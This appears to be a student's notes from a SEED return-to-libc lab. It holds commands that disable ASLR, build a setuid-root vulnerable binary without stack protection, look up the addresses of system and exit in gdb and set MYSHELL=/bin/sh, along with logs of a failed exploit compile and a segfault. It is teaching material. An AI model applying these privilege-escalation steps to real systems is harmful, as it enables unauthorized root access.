Task 1

cd Documents/lib

sudo sysctl -w kernel.randomize_va_space=0

gcc -DBUF_SIZE=200 -fno-stack-protector -z noexecstack -o retlib retlib.c

sudo chown root retlib

sudo chmod 4755 retlib

touch badfile


gdb -q retlib

run

p system


p exit

quit



```
[12/13/23]seed@VM:~$ cd Documents/lib
[12/13/23]seed@VM:~/.../lib$ gcc  -fno-stack-protector
-z noexecstack -o retlib retlib.c
[12/13/23]seed@VM:~/.../lib$ sudo chown root retlib
[12/13/23]seed@VM:~/.../lib$ sudo chmod 4755 retlib
[12/13/23]seed@VM:~/.../lib$ touch badfile
[12/13/23]seed@VM:~/.../lib$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols fou
nd)...done.
gdb-peda$ run
Starting program: /home/seed/Documents/lib/retlib
Returned Properly
[Inferior 1 (process 3749) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7588da0 <__lib
c_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb757c9d0 <__GI_
exit>
gdb-peda$ quit
[12/13/23]seed@VM:~/.../lib$ export MYSHELL=/bin/sh
```

TASK 2




```
[12/13/23]seed@VM:~/.../lib$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols fou
nd)...done.
gdb-peda$ run
Starting program: /home/seed/Documents/lib/retlib
Returned Properly
[Inferior 1 (process 3749) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7588da0 <__lib
c_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb757c9d0 <__GI_
exit>
gdb-peda$ quit
[12/13/23]seed@VM:~/.../lib$ export MYSHELL=/bin/sh
[12/13/23]seed@VM:~/.../lib$ env | grep MYSHELL
MYSHELL=/bin/sh
[12/13/23]seed@VM:~/.../lib$ ./retlib
bfa29def
Returned Properly
[12/13/23]seed@VM:~/.../lib$
```

export MYSHELL=/bin/sh

env | grep MYSHELL

./retlib

Task 3



```
/usr/include/string.h:570:34: error: expected declarati
on specifiers or ‘...’ before ‘size_t’
    const char *__restrict __src, size_t __n)
                                  ^
/usr/include/string.h:573:39: error: expected declarati
on specifiers or ‘...’ before ‘size_t’
         const char *__restrict __src, size_t __n)
                                       ^
exploit.c: In function ‘main’:
exploit.c:18:1: warning: implicit declaration of functi
on ‘fwrite’ [-Wimplicit-function-declaration]
 fwrite(buf, sizeof(buf), 1, badfile);
 ^
exploit.c:18:1: warning: incompatible implicit declarat
ion of built-in function ‘fwrite’
exploit.c:18:1: note: include ‘<stdio.h>’ or provide a
declaration of ‘fwrite’
[12/14/23]seed@VM:~/.../lib$ gcc -o exploit exploit.c
[12/14/23]seed@VM:~/.../lib$ ./exploit
[12/14/23]seed@VM:~/.../lib$ ./retlib
Segmentation fault
[12/14/23]seed@VM:~/.../lib$ 
```

```
gcc -o exploit exploit.c

./exploit

./retlib

gcc -DBUF_SIZE=200 -fno-stack-protector -z noexecstack -o newretlib newretlib.c

sudo chown root newretlib

sudo chmod 4755 newretlib

./newretlib
```